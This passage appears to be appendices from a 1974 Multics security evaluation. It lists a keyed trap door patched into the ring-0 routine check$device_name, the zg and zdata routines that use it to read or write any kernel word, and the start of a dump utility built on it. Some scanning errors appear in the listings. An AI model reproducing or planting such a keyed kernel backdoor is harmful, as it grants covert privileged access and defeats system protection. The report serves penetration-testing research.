000026  aa  6 00020 1731 20                        28              return                                  "and returns here
000027  aa  6 00010 0731 00
000030  aa  6 00024 6101 00
                                                   29
                                                   30
000031  aa  6 00022 3521 20                        31   gia:       push                          "entry to read out 36 bits
000032  aa  2 00020 6521 00
000033  aa  2 00060 3521 00
000034  aa  2 77742 2521 00
000035  aa  2 77720 3331 00
000036  aa  6 00032 2501 00
C 000037  aa  0 00010 3521 20                      32              eapbp     ap|8,*
C 000040  aa  6 00054 2521 00                      33              stpbp     wordp                         "ptr to output argument
C 000041  aa  0 00006 3521 20                      34              eapbp     ap|6,*
C 000042  aa  2 00000 3521 20                      35              eapbp     bp|0,*
C 000043  aa  6 00052 2521 00                      36              stpbp     fixp                          "ptr to where to read
C 000044  aa  0 00004 3521 20                      37              eapbp     ap|4,*
C 000045  aa  2 00000 3701 20                      38              eapip     bp|0,*
C 000046  aa  6 00050 6501 00                      39              stpip     tra_p                         "ptr to trapdoor in esd.link
C 000047  aa  6 00036 3701 00                      40              eapip     tra_p-10                      "signaller does tra ip|10,*
C 000050  0a    000054 3520 00                     41              eapbp     ldq_stq_in_aos                "ptr to instructions to xed
```

```
000052  aa   777777 6200 00     43              eax0    -1
000053  aa  0 00000 7101 20     44              tra     ap|0,*          "transfer to signaller
                                45              even
000054                          46              inhibit on
000054                          47  ldq_stq_in_arg:                     "trapdoor xed's these
000054  aa  6 00052 2363 20     48              ldq     fixp,*          "load thru ptr
000055  aa  6 00054 7563 20     49              stq     wordp,*         "store in output argument
000056                          50              inhibit off             "trapdoor does tra bp|2
000056  aa  6 00020 1731 20     51              return                  "and returns here
000057  aa  6 00010 0731 00
000060  aa  6 00024 6101 00
                                52              end

NO LITERALS
```

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

```
000062  5a   000003 000000
000063  2a   000020 000001
000064  aa  003 147 151 141          gia
000065  5a   000006 000000
000066  2a   000012 000001
000067  aa  003 146 151 141          fia
000070  5a   000014 000000
000071  6a   000000 000002
000072  aa  014 163 171 155          symbol_table
000073  aa  142 157 154 137
000074  aa  164 141 142 154
000075  aa  145 000 000 000
000076  5a   000021 000000
000077  6a   000037 000002
000100  aa  010 162 145 154          rel_text
000101  aa  137 164 145 170
000102  aa  164 000 000 000
000103  5a   000026 000000

000105  aa  010 162 145 154          rel_link
000106  aa  137 154 151 156
000107  aa  153 000 000 000
000110  5a   000033 000000

000112  aa  012 162 145 154          rel_symbol
000113  aa  137 163 171 155
000114  aa  142 157 154 000
000115  aa   000000 000000
```

111 NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

```
000116  aa   000001 000000
000117  aa   000000 000000
```

INTERNAL EXPRESSION WORDS

```
000120  5a   000034 000000
000121  aa   000000 000000
```

LINKAGE INFORMATION

```
000000  aa    000000 000000
000001  0a    000062 000000
000002  aa    000000 000000
000003  aa    000000 000000
000004  aa    000000 000000
000005  aa    000000 000000
000006  22    000010 000026
000007  a2    000000 000026
000010  3a    777770 0000 46        *text!
000011  5a    000036 0000 17
000012  3a    777766 3700 04        (entry_sequence)
000013  La    000003 0540 04
000014  3a    000000 6270 00
000015  La    777773 7100 24
000016  aa    000000 000000
000017  aa    000000 000000
000020  3a    777760 3700 04        (entry_sequence)
000021  La    000003 0540 04
000022  0a    000031 6270 00
000023  La    777765 7100 24
000024  aa    000000 000000
000025  aa    000000 000000
```

SYMBOL INFORMATION

SYMBOL TABLE HEADER

```
000000  aa   000000 001001
000001  aa   240000 000033
000002  aa   000000 001045
000003  aa   240000 000427
000004  aa   000000 101452
000005  aa   141711 067671
000006  aa   000000 101561
000007  aa   720061 637647
000010  aa   000000 000000
000011  aa   000000 000002
000012  aa   000000 000000
000013  aa   000122 000026
000014  aa   000000 001474
000015  aa   240000 000440
000016  aa   003141 154155
000017  aa   037101 114115
000020  aa   040126 145162
000021  aa   163151 157156
000022  aa   040064 056064
000023  aa   054040 123145
000024  aa   160164 145155
000025  aa   142145 162040
000026  aa   061071 067063
000027  aa   146151 141040
000030  aa   040040 040040
000031  aa   040040 040040
000032  aa   040040 040040
000033  aa   040040 040040
000034  aa   040040 040040
000035  aa   040040 040040
000036  aa   040040 040040
```

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number				
	*text	fia:	2,	3.			
0	fia	fia:	2,	7.			
52	fixp	fia:	5,	13,	26,	36,	48.
31	gia	fia:	3,	31.			
24	idq_stq	fia:	18,	25.			
54	idq_stq_in_arg	fia:	41,	47.			
50	tra_p	fia:	5,	16,	17,	39,	40.
56	word	fia:	6,	10,	25.		
54	wordp	fia:	5,	33,	49.		

NO FATAL ERRORS

APPENDIX C

Trap door in check$device_name Listing

This appendix contains listings of the trap door inserted in check$device_name in Section 3.4.5.2 and the two modules needed to call the trap door. Check$device_name is actually one entry point in the procedure check$device_index. The patches are shown in the assembly language listing of the code produced by the PL/I compilation of check$device_index. Most of the patches were placed in the entry sequence to check$device_index, taking advantage of the fact that PL/I entry sequences contain the ASCII representation of the entry name for debugging purposes. Since the debugger cannot run in ring 0, this is essentially free patching space. Additional patches were placed at each return point from check$device_name, so that the trap door would be executed whenever check$device_name returned to its caller.

Zg is a PL/I procedure which calls the trap door to either read or write any 36-bit word accessible in ring 0. Zg uses zdata, an assembly language routine, to define a structure in the linkage section which contains machine instructions with which to communicate with the trap door.

The trap door algorithm is as follows:

1. Set the bp register to point to the argument rcode. Rcode has been bound to zdata$code in the procedure call from zg and must lie on an odd word boundary.

2. Compare the double word at bp|1 with the key string in the trap door to see if this is a legitimate user calling. If the keys do not match, then just return. If the keys do match, then we know who this is and must proceed.

3. Do an execute double (XED) on the two instruction at bp|3. This allows the caller to provide any instructions desired.

4. The two instructions provided by zdata at bp|3 and bp|5 are ldq bp|5 and stq bp|7. Bp|5 and bp|7 contain pointers to the locations from which to read and to which to write, respectively. These pointers are set in zg.

5. Finally, the trap door simply returns upon completion of the XED pair.

```
COMPILATION LISTING OF SEGMENT check
Compiled by: Multics PL/I Compiler, Version of 5 October 1972,
Compiled on: 02/21/74  1115.3 edt Thu

 1
 2  check$device_index: proc (devx, dp, cctp, rcode);
 3
 4  dcl  devx fixed bin (12),
 5    /* dp ptr, */
 6       cctp ptr,
 7       rcode fixed bin (17),
 8       cctno fixed bin (18);
 9
10            dcl code fixed bin(17);
11
12            dcl ioam_check ext entry;
13
14  dcl  error_table_$gim_no_cat ext fixed bin,
15       error_table_$dev_nt_assnd ext fixed bin,
16       error_table_$gim_badarg ext fixed bin;
17
18
19
20  /* BEGIN INCLUDE ..... dct ..... */
21
22  /* Declaration for the Device Configuration Table */
23
24  dcl 1 dct_seg$ ext aligned,                                  /* device configuration table */
25      2 ndev fixed bin (17),                                   /* number of devices */
26      2 desc (300 /* dev_nam_max */ ),                        /* start of device description */
27        3 dev_nam char (32),                                   /* device name */
28        3 phys_nam char (32),                                  /* name of physical channel and GIOC */
29        3 giocno fixed bin (3),                                /* GIOC number of this device */
30        3 phychn fixed bin (12),                               /* LPW channel number of this device */
31        3 direct_chan bit (1);                                 /* ON if direct channel */
32
33  /* END INCLUDE ..... dct ..... */
34
35
36
37
38  /* BEGIN INCLUDE ..... cat ..... */
39
40            /* Channel Assignment Table for the GIOC Interface Module */
41
42
43  dcl 1 cat_seg$ ext aligned,
44
45      2 event fixed bin,                                       /* GIM wait event */
46
47      2 abs_base fixed bin (24),                               /* absolute address of base of DCW segment */
48
49      2 stat_base bit (3),                                     /* status channel used by GIM */
50
51      2 safep ptr,                                             /* pointer to safety DCW pair */
52
53      2 devtab (200),                                          /* per-device-index information accessed */
54                                                               /* by the "devx" presented in the GIM calls */
55       (3 cctno bit (18),                                      /* segment number of the CCT for this user */
56                                                               /* = only accessed by one process */
```

```
57         3 dcw_rel_add bit (18),          /* offset of dcw list within dcw segment. */
58                                          /* Zero is interpreted as dcw-list not */
59                                          /* yet allocated */
60         3 dcw_list_len bit (12),         /* size of dcw list in dcw's */
61                                          /* */
62         3 stat_x bit (10),               /* index pointing to oldest item in status queue */
63                                          /* */
64         3 end_x bit (10),                /* index pointing to end of status queue */
65                                          /* */
66         3 pad bit (1),                   /* */
67                                          /* */
68         3 status_lost bit (1),           /* ON if status lost */
69                                          /* */
70         3 dir_chan bit (1),              /* on if direct channel */
71                                          /* */
72         3 pad1 bit (1)) unaligned,       /* guess again */
73
74       2 free_x fixed bin (10),           /* index pointing to head of free status queue */
75
76       2 overflow fixed bin (18),         /* status queue overflow count */
77
78       2 stat_q (512) fixed bin (71);     /* status queue */
79                                          /* remember to change cur_length of cat_seg on    */
80                                          /* hardcore header if you change this             */
81
82
83  dcl  dp ptr;                            /* pointer to devtab entry */
84
85  dcl 1 dev_entry based (dp) aligned,     /* "devtab" entry declaration */
86     (2 setng bit (18),
87      2 dcw_rel_add bit (18),
88      2 dcw_list_len bit (12),
89      2 stat_x bit (10),
90      2 end_x bit (10),
91      2 pad bit (1),
92      2 status_lost bit (1),
93      2 dir_chan bit (1)) unaligned;
94
95  /* END INCLUDE ..... cat ..... */
96
97
98
99
100                    /*
```

```
*/
101
102
103           rcode = 0;
104           dp = addr(cat_seg$.devtab (devx));
105           call ioam_check(devx,code);   /* see if device assigned to this process  */
106           if code ^= 1 then do;                        /* it is not, so report error  */
107             rcode = error_table_$dev_nt_assnd;
108             cctp = null;
109             return;
110           end;
111           cctno = dp -> dev_entry.cctno;
112           if cctno = 0 then do;
113                rcode = error_table_$gim_no_cct;
114                cctp = null;
115                return;
116           end;
117           cctp = baseptr (cctno);
118           return;
119
120
121
122     device_name: entry (devnam, dctx, rcode);
123
124     dcl  devnam char (*);                                        /* device name */
125          dctx fixed bin (17);                                    /* device index from DCT */
126
127     /* setup and search the DCT for match */
128
129           rcode = 0;
130           do dctx = 1 to dct_seg$.ndev;
131                if dct_seg$.desc (dctx).dev_nam = devnam then return;
132           end;
133
134     /* no matches, set complaint */
135
136           rcode = error_table_$gim_badarg;
137           return;
138
139
140        end;
```

VARIABLES DECLARED IN THIS COMPILATION.

IDENTIFIER	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
VARIABLES DECLARED BY DECLARE STATEMENT.				
abs_base		external static	fixed bin(24,0)	level 2 aligned dcl 78
cat_seg$	000040	external static	structure	level 1 aligned dcl 78
cctno	000142	automatic	fixed bin(18,0)	dcl 8 ref 111 112 117
cctno		external static	bit(18)	array level 3 unaligned dcl 78
cctno		based	bit(18)	level 2 unaligned dcl 93 ref 111
cctp		parameter	pointer	dcl 8 ref 108 114 117
code	000143	automatic	fixed bin(17,0)	dcl 10 ref 105 106
dct_seg$	000036	external static	structure	level 1 aligned dcl 31
dctx		parameter	fixed bin(17,0)	dcl 125 ref 130 131 132
dcw_list_len		external static	bit(12)	array level 3 unaligned dcl 78
dcw_list_len		based	bit(12)	level 2 unaligned dcl 93
dcw_rel_add		based	bit(18)	level 2 unaligned dcl 93
dcw_rel_add		external static	bit(18)	array level 3 unaligned dcl 78
desg	000036	external static	structure	array level 2 aligned dcl 31
dev_entry		based	structure	level 1 aligned dcl 93
dev_nam	000036	external static	char(32)	array level 3 aligned dcl 31 ref 131
devnam		parameter	char	unaligned dcl 125 ref 131
devtab	000040	external static	structure	array level 2 aligned dcl 78 ref 104
devx		parameter	fixed bin(12,0)	dcl 8 ref 104 105
dir_chan		external static	bit(1)	array level 3 unaligned dcl 78
dir_chan		based	bit(1)	level 2 unaligned dcl 93
direct_chan		external static	bit(1)	array level 3 aligned dcl 31
dp		parameter	pointer	dcl 83 ref 104 111
end_x		based	bit(10)	level 2 unaligned dcl 93
end_x		external static	bit(10)	array level 3 unaligned dcl 78
error_table_$dev_nt_assnd	000032	external static	fixed bin(17,0)	dcl 16 ref 107
error_table_$gim_badsrg	000034	external static	fixed bin(17,0)	dcl 16 ref 136
error_table_$gim_no_ect	000030	external static	fixed bin(17,0)	dcl 16 ref 113
event		external static	fixed bin(17,0)	level 2 aligned dcl 78
free_x		external static	fixed bin(10,0)	level 2 aligned dcl 78
giogno		external static	fixed bin(3,0)	array level 3 aligned dcl 31
ioa$_check	000026	link reference	entry	external irreducible ref 105
ndex	000036	external static	fixed bin(17,0)	level 2 aligned dcl 31 ref 130
overflov		external static	fixed bin(18,0)	level 2 aligned dcl 78
pad		external static	bit(1)	array level 3 unaligned dcl 78
pad		based	bit(1)	level 2 unaligned dcl 93
pad1		external static	bit(1)	array level 3 unaligned dcl 78
phychn		external static	fixed bin(12,0)	array level 3 aligned dcl 31
phys_nam		external static	char(32)	array level 3 aligned dcl 31
rcode		parameter	fixed bin(17,0)	dcl 8 ref 103 107 113 129 136
safep		external static	pointer	level 2 aligned dcl 78
stat_base		external static	bit(3)	level 2 aligned dcl 78
stat_q		external static	fixed bin(71,0)	array level 2 aligned dcl 78
stat_x		external static	bit(10)	array level 3 unaligned dcl 78
stat_x		based	bit(10)	level 2 unaligned dcl 93
status_lost		external static	bit(1)	array level 3 unaligned dcl 78
status_lost		based	bit(1)	level 2 unaligned dcl 93
VARIABLES DECLARED BY EXPLICIT CONTEXT.				
check$device_index	000022	link reference	entry	external irreducible ref 2
			entry	external irreducible ref 122

VARIABLES DECLARED BY CONTEXT OR IMPLICATION.

addr	built-in function	internal ref 104
baseptr	built-in function	internal ref 117
null	built-in function	internal ref 108 114

```
DESCRIPTOR IMAGES
000000  aa      000012000014

000001  aa      000012000021

CONSTANTS
000002  aa      000000000000   FIXED

000003  aa      000000000001   FIXED

000004  aa      000000000023   FIXED

000005  aa      000000000110   FIXED

000006  aa      000000000002   FIXED

000007  aa      777777777670   FIXED

000010  aa      777777000043   FIXED
000011  aa      000001000000

BEGIN PROCEDURE check$device_index
ENTRY TO check$device_index
000012  aa   143 150 145 143   chec
000013  aa   153 044 144 145   k$de
000014  aa   166 151 143 145   vice
000015  aa   137 151 156 144   _ind
000016  aa   145 170 000 000   ex
000017  aa      000000000022
000020  aa      000000000000
000021  aa      000000000000
000022  aa    000160 6270 00   eax7    112
000023  aa    000114 6260 00   eax6    76
000024  4a  4 00042 2721 20   tsbbp   lp|34,*
000025  aa      7600000000012
000026  aa  6 00122 2371 00   ldaq    sp|82
000027  aa  6 00146 7571 00   staq    sp|102
000030  aa    000002 2360 07   ldq     2,dl
000031  aa  6 00150 7561 00   stq     sp|104

000032  aa  6 00146 6501 20   stx     sp|102,*

000033  aa  6 00114 2361 20   ldq     sp|76,*
000034  aa    000001 7360 00   qls     1
000035  aa    000000 6220 06   eax2    0,ql
000036  aa  6 00044 3701 20   eaplp   sp|36,*
000037  4a  4 00040 3521 72   eapbp   lp|32,*2
000040  aa  2 00004 3521 00   eapbp   bp|4
000041  aa  6 00156 2521 00   stpbp   sp|110
000042  aa  6 00156 2371 00   ldaq    sp|110
000043  aa  6 00116 7571 20   staq    sp|78,*

000044  aa  6 00114 3521 20   eapbp   sp|76,*
000045  aa  6 00102 2521 00   stpbp   sp|66
000046  aa  6 00143 3521 00   eapbp   sp|99
000047  aa  6 00104 2521 00   stpbp   sp|68
000050  aa   777730 3520 04   eapbp   -40,ic
000051  aa  6 00106 2521 00   stpbp   sp|70
000052  aa   777727 3520 04   eapbp   -41,ic
```

```
                                PATCHES
STATEMENT 1 ON LINE 2
                        000012  eapbp   sp|102,*
                        000013  ldaq    bp|1
                        000014  cmpaq   4,ic        000020
                        000015  tnz     sp|409      return
                        000016  xec     bp|3
                        000017  tra     sp|409      return
                        000020  oct     742331274457
                        000021  oct     621553174267

STATEMENT 1 ON LINE 103

STATEMENT 1 ON LINE 104

STATEMENT 1 ON LINE 105

000000 = 000012000014

000001 = 000012000021
```

```
000054  4a  4 00026 8521 20   eapbp    lp|22,*
000055  aa   010000 8310 07   fld      4096,dl
000056  aa  0 00622 6701 00   tsblp    ap|402          call_ext_out
                                                       STATEMENT 1 ON LINE 106
000057  aa  6 00143 2361 00   ldq      sp|99
000060  aa   000001 1160 07   cmpq     1,dl
000061  aa   000007 6000 04   tze      7,ic            000070
                                                       STATEMENT 1 ON LINE 107
000062  aa  6 00044 8701 20   eaplp    sp|36,*
000063  4a  4 00032 2361 20   ldq      lp|26,*
000064  aa  6 00146 7561 20   stq      sp|102,*
                                                       STATEMENT 1 ON LINE 108
000065  aa   777723 2370 04   ldaq     -45,ic          000010 = 777777000043
000066  aa  6 00120 7571 20   staq     sp|80,*
                                                       STATEMENT 1 ON LINE 109
000067  aa  0 00631 7101 00   tra      ap|409          return
                                                       STATEMENT 1 ON LINE 111
000070  aa  6 00116 8521 20   eapbp    sp|78,*
000071  aa  2 00000 8351 20   lda      bp|0,*
000072  aa   000066 7730 00   lrl      54
000073  aa  6 00142 7561 00   stq      sp|98
                                                       STATEMENT 1 ON LINE 112
000074  aa   000007 6010 04   tnz      7,ic            000103
                                                       STATEMENT 1 ON LINE 113
000075  aa  6 00044 8701 20   eaplp    sp|36,*
000076  4a  4 00030 2361 20   ldq      lp|24,*
000077  aa  6 00146 7561 20   stq      sp|102,*
                                                       STATEMENT 1 ON LINE 114
000100  aa   777710 2370 04   ldaq     -56,ic          000010 = 777777000043
000101  aa  6 00120 7571 20   staq     sp|80,*
                                                       STATEMENT 1 ON LINE 115
000102  aa  0 00631 7101 00   tra      ap|409          return
                                                       STATEMENT 1 ON LINE 117
000103  aa  6 00142 2361 00   ldq      sp|98
000104  aa   000000 8130 06   eabbb    0,ql
000105  aa  2 00000 8531 00   eapbb    bp|0
000106  aa  3 00000 8521 00   eapbp    bb|0
000107  aa  6 00154 2521 00   stpbp    sp|108
000110  aa  6 00154 2371 00   ldaq     sp|108
000111  aa  6 00120 7571 20   staq     sp|80,*
                                                       STATEMENT 1 ON LINE 118
000112  aa  0 00631 7101 00   tra      ap|409          return
                                                       STATEMENT 1 ON LINE 122
ENTRY TO device_name
000113  aa  144 145 166 151   devi
000114  aa  143 145 137 156   ce_n
000115  aa  141 155 145 000   ame
000116  aa     000000000013
000117  aa     600000000000
000120  aa     000000000000
000121  aa   000160 6230 00   eax7     112
000122  aa   000114 6260 00   eax6     76
000123  4a  4 00044 2721 20   tsbbp    lp|36,*
000124  aa     760000000010
000125  aa  6 00120 2371 00   ldaq     sp|80
000126  aa  6 00146 7571 00   staq     sp|102
000127  aa   000001 2380 07   ldq      1,dl
000130  aa  6 00150 7561 00   stq      sp|104
000131  aa  6 00124 2361 20   ldq      sp|84,*
```

```
000133  aa  6 00144 7561 00  stq       sp|100
                                                    STATEMENT 1 ON LINE 129
000134  aa  6 00146 6501 20  stz       sp|102,*
                                                    STATEMENT 1 ON LINE 130
000135  aa  6 00044 3701 20  eaplp     sp|36,*
000136  4a  4 00036 2361 20  ldq       lp|30,*
000137  aa  6 00152 7561 00  stq       sp|106
000140  aa   000001 2360 07  ldq       1,dl
000141  aa  6 00116 7561 20  stq       sp|78,*
000142  aa  6 00116 2361 20  ldq       sp|78,*
000143  aa  6 00152 1161 00  cmpq      sp|106
000144  aa   000002 6000 04  tze       2,ic                000146
000145  aa   000024 6050 04  tpl       20,ic               000171
                                                    STATEMENT 1 ON LINE 134
000146  aa  6 00114 2371 00  ldaq      sp|76
000147  aa   000011 7320 00  qrs       9
000150  aa   000777 3760 07  anq       511,dl
000151  aa   000000 6270 06  eax7      0,ql
000152  aa  6 00116 2361 20  ldq       sp|78,*
000153  aa   000023 4020 07  mpy       19,dl
000154  aa   000000 6220 06  eax2      0,ql
000155  aa   000040 7260 07  lx16      32,dl
000156  aa  6 00044 3701 20  eaplp     sp|36,*
000157  4a  4 00036 3521 72  eapbp     lp|30,*2
000160  aa  2 77756 3521 00  eapbp     bp|-18
000161  aa  0 00643 6701 00  tsblp     ap|419              set_csa
000162  aa  6 00144 7261 00  lx16      sp|100
000163  aa  6 00114 3521 20  eapbp     sp|76,*
000164  aa  0 00610 6701 00  tsblp     ap|392              cp_gs
000165  aa   000002 6010 04  tnz       2,ic                000167
000166  aa  0 00631 7101 00  tra       ap|409              return                  000166  tra     6,ic      000174
                                                    STATEMENT 1 ON LINE 132
000167  aa  6 00116 0541 20  aos       sp|78,*
000170  aa   777752 7100 04  tra       -22,ic              000142
                                                    STATEMENT 1 ON LINE 136
000171  aa  6 00044 3701 20  eaplp     sp|36,*
000172  4a  4 00034 2361 20  ldq       lp|28,*
000173  aa  6 00146 7561 20  stq       sp|102,*
                                                    STATEMENT 1 ON LINE 137
000174  aa  0 00631 7101 00  tra       ap|409              return                  000174  tra     -114,ic   000012
                                                    STATEMENT 1 ON LINE 140
000175  aa  0 00631 7101 00  tra       ap|409              return
  END PROCEDURE checksdevice_index
```

```
COMPILATION LISTING OF SEGMENT zg
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1843.4 edt Wed
    Options: map

 1 zg:  proc (dp, word);                                    /* Entry to read out 36 bits */
 2 dcl  1 zdata$code ext static aligned,                    /* structure passed to ring 0 */
 3      2 code fixed bin aligned,                           /* standard system error code */
 4      2 key bit (72) aligned,                             /* 72 bit key to prevent accidental use */
 5      2 inst (2) bit (36) aligned,                        /* 2 instructions to be XED'ed by ring 0 */
 6      2 (ptr1, ptr2) ptr aligned;                         /* ptr to read 36 bits; ptr to store 36  bits */
 7
 8 dcl  dp ptr, word bit (36) aligned;
 9 dcl  hcs_$check_device entry (char (*), fixed bin (17), fixed bin),
10      dctx fixed bin (17) init (0);
11
12           ptr1 = dp;
13           ptr2 = addr (word);
14 common:    call hcs_$check_device ("", dctx, code);      /* call ring 0 */
15           return;
16
17 zf:        entry (dp, word);                             /* Entry to patch 36 bits */
18           ptr1 = addr (word);
19           ptr2 = dp;
20           go to common;
21      end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code		000012	external static	fixed bin(17,0)	level 2 dcl 2 set ref 14
dctx		000100	automatic	fixed bin(17,0)	initial dcl 9 set ref 9 14 9
dp			parameter	pointer	dcl 8 ref 1 12 17 19
hcs_$check_device		000014	constant	entry	external dcl 9 ref 14
inst	3	000012	external static	bit(36)	array level 2 dcl 2
key	1	000012	external static	bit(72)	level 2 dcl 2
ptr1	6	000012	external static	pointer	level 2 dcl 2 set ref 12 18
ptr2	10	000012	external static	pointer	level 2 dcl 2 set ref 13 19
word			parameter	bit(36)	dcl 8 set ref 1 13 17 18
zdata$code		000012	external static	structure	level 1 dcl 2
NAMES DECLARED BY EXPLICIT CONTEXT.					
common		000030	constant	label	dcl 14 ref 14 20
zf		000052	constant	entry	external dcl 17 ref 17
zg		000011	constant	entry	external dcl 1 ref 1
NAME DECLARED BY CONTEXT OR IMPLICATION.					
addr				builtin function	internal ref 13 18

STORAGE REQUIREMENTS FOR THIS PROGRAM.

	Object	Text	Link	Symbol	Defs	Static
Start	0	0	144	162	72	154
Length	322	72	16	126	52	6

External procedure zg uses 82 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
call_ext_out_desc return ext_entry

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
hcs_$check_device

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
zdata$code

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
9	000005	1	000010	12	000017	13	000025	14	000030	15	000050	17	000051
18	000050	19	000065	20	000071								

```
ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>zdata.alm
ASSEMBLED ON:        04/11/74  1826.1 edt Thu
OPTIONS USED:        list  old_object  old_call  symbols
ASSEMBLED BY:        ALM Version 4.4, September 1973
ASSEMBLER CREATED:   02/13/74  1728.8 edt Wed

000000                                1          name      zdata
000000                    000011      2          segdef    code              "make code addressable
                                      3          use       impure
                                      4          even                        "instructions below must be even
000010  aa    000000 000000           5          oct       0                 "so pad here with 0
000011  aa    000000 000000           6    code: oct       0                 "system error code
000012  aa    742331 274457           7    key:  oct       742331274457      "72 bit key to compare in ring
000013  aa    621553 174267           8          oct       621553174267      "zero for accidental invocation
000014  aa  2 00005 2361 20          9          idq       bp|5,*            "load thru ptr1
000015  aa  2 00007 7561 20          10         stq       bp|7,*            "store thru ptr2
000016  aa    077777 000043           11         its       -1,1              "ptr1
000017  aa    000001 000000
000020  aa    077777 000043           12         its       -1,1              "ptr2
000021  aa    000001 000000
                                      13         join      /link/impure      "put in linkage section
                                      14         end

NO LITERALS
```

```
NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

    000000  5a    000004 000000
    000001  2a    000011 000001
    000002  aa  004 143 157 144          code
    000003  aa  145 000 000 000
    000004  5a    000012 000000
    000005  6a    000000 000002
    000006  aa  014 163 171 155          symbol_table
    000007  aa  142 157 154 137
    000010  aa  164 141 142 154
    000011  aa  145 000 000 000
    000012  5a    000017 000000
    000013  6a    000037 000002
    000014  aa  010 162 145 154          rel_text
    000015  aa  137 164 145 170
    000016  aa  164 000 000 000
    000017  5a    000024 000000

    000021  aa  010 162 145 154          rel_link
    000022  aa  137 154 151 156
    000023  aa  153 000 000 000
    000024  5a    000031 000000

    000026  aa  012 162 145 154          rel_symbol
    000027  aa  137 163 171 155
    000030  aa  142 157 154 000
    000031  aa    000000 000000

NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

    000032  aa    000001 000000
    000033  aa    000000 000000

INTERNAL EXPRESSION WORDS
```

LINKAGE INFORMATION

```
000000  aa    000000 000000
000001  0a    000000 000000
000002  aa    000000 000000
000003  aa    000000 000000
000004  aa    000000 000000
000005  aa    000000 000000
000006  22    000022 000022
000007  a2    000000 000022
```

SYMBOL INFORMATION

SYMBOL TABLE HEADER

```
000000  aa   000000 001001
000001  aa   240000 000033
000002  aa   000000 001045
000003  aa   240000 000427
000004  aa   000000 101452
000005  aa   141711 067671
000006  aa   000000 101561
000007  aa   720102 715324
000010  aa   000000 000000
000011  aa   000000 000002
000012  aa   000000 000000
000013  aa   000034 000022
000014  aa   000000 001474
000015  aa   240000 000440
000016  aa   003141 154155
000017  aa   037101 114115
000020  aa   040126 145162
000021  aa   163151 157156
000022  aa   040064 056064
000023  aa   054040 123145
000024  aa   160164 145155
000025  aa   142145 162040
000026  aa   061071 067063
000027  aa   172144 141164
000030  aa   141040 040040
000031  aa   040040 040040
000032  aa   040040 040040
000033  aa   040040 040040
000034  aa   040040 040040
000035  aa   040040 040040
000036  aa   040040 040040
```

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number	
11	code	zdata:	2,	6.
10	impure	zdata:	3,	13.
12	key	zdata:	7.	

NO FATAL ERRORS

APPENDIX D

Dump Utility Listing

This appendix is a listing of a dump utility program designed to use the trap door shown in Section 3.4.5 and Appendix C. The program, zd, is a modified version of the installed Multics command, ring_zero_dump, documented in the MPM Systems Programmers' Supplement <SPS73>. Zd will dump any segment whose SDW in ring zero is not equal to zero. In addition, zd will not dump the ring zero descriptor segment, because the algorithm used would result in the ring 4 descriptor segment being completely replaced by the ring 0 descriptor segment which could potentially crash the system. Zd will also not dump master procedures, since modifying their SDW's could also crash the system.

```
COMPILATION LISTING OF SEGMENT zd
Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
Compiled on: 04/10/74  1842.6 edt Wed
    Options: map

 1 zd:   proc;
 2
 3 /* This procedure prints out specified locations of a segment
 4    in octal format. It checks first to see if the segment has a counterpart
 5    in ring 0 and if not checks the given name */
 6
 7 dcl  targ char (tc) based (tp),
 8     (error_table_$noarg, error_table_$segknown) fixed bin ext,
 9     (code, outl, i, tc, first, initsw, the_same, next_arg, offset, left, pg_size, bound) fixed bin,
10      count fixed bin (35),
11      f (3) char (16) aligned static init ("^6o  ^w", "^6o  ^w  ^w", "^6o  ^w  ^w  ^w"),
12      data (1024) fixed bin,
13      bdata (1024) bit (36) aligned based (addr (data)),
14      overlay (0:left-1) bit (36) aligned based,
15     (tp, datap, segptr) ptr,
16      dirname char (168),
17      ename char (32),
18      cv_oct_check_ entry (char (*), fixed bin) returns (fixed bin (35)),
19     (com_err_, ioa_) entry options (variable),
20      ring0_get_$segptr entry (char (*), char (*), ptr, fixed bin),
21      hcs_$terminate_noname entry (ptr, fixed bin),
22      hcs_$initiate entry (char (*), char (*), char (*), fixed bin, fixed bin, ptr, fixed bin),
23     (zg$zf, zg) entry (ptr, bit (36) aligned),
24      sw fixed bin,
25      dseg_word bit (36) aligned based (addr (dseg)),
26      cu_$arg_ptr ext entry (fixed bin, ptr, fixed bin, fixed bin),
27      condition_ ext entry,
28      expand_path_ ext entry (ptr, fixed bin, ptr, ptr, fixed bin);
29
30 dcl 1 dseg aligned,
31     2 pad1 bit (19) unal,
32     2 bnd bit (8) unal,
33     2 size bit (1) unal,
34     2 pad2 bit (2) unal,
35     2 acc bit (6) unal;
36
37 dcl  save_acc bit(36) aligned,
38      wdsegptr ptr;
39
40          initsw = 0;                                     /* initsw = 0 if we haven't initiated a segment */
41          datap = addr (data);                            /* get pointer to data area */
42
43          call cu_$arg_ptr (1, tp, tc, code);             /* pick up the first arg (name/number) */
44          if code = error_table_$noarg | tc = 0 then do;
45               call ioa_ ("rzd segno/name first count");
46               return;
47          end;
48
49
50          if targ = "-nm" | targ = "-name" then do;       /* user specified a segment number */
51               next_arg = 3;                              /* next argument to pick up is # 3 */
52               call cu_$arg_ptr (next_arg-1, tp, tc, code); /* pick up the ascii for the segment name */
53               if code ^= 0 then do;                      /* not there */
```

```
56                end;
57                go to get_name;
58           end;
59
60           next_arg = 2;                                   /* "first word" is at arg position 2 */
61           i = cv_oct_check_ (targ, code);                 /* check for an octal number */
62           if code ^= 0 then do;                           /* must have been a name (not an octal number ) */
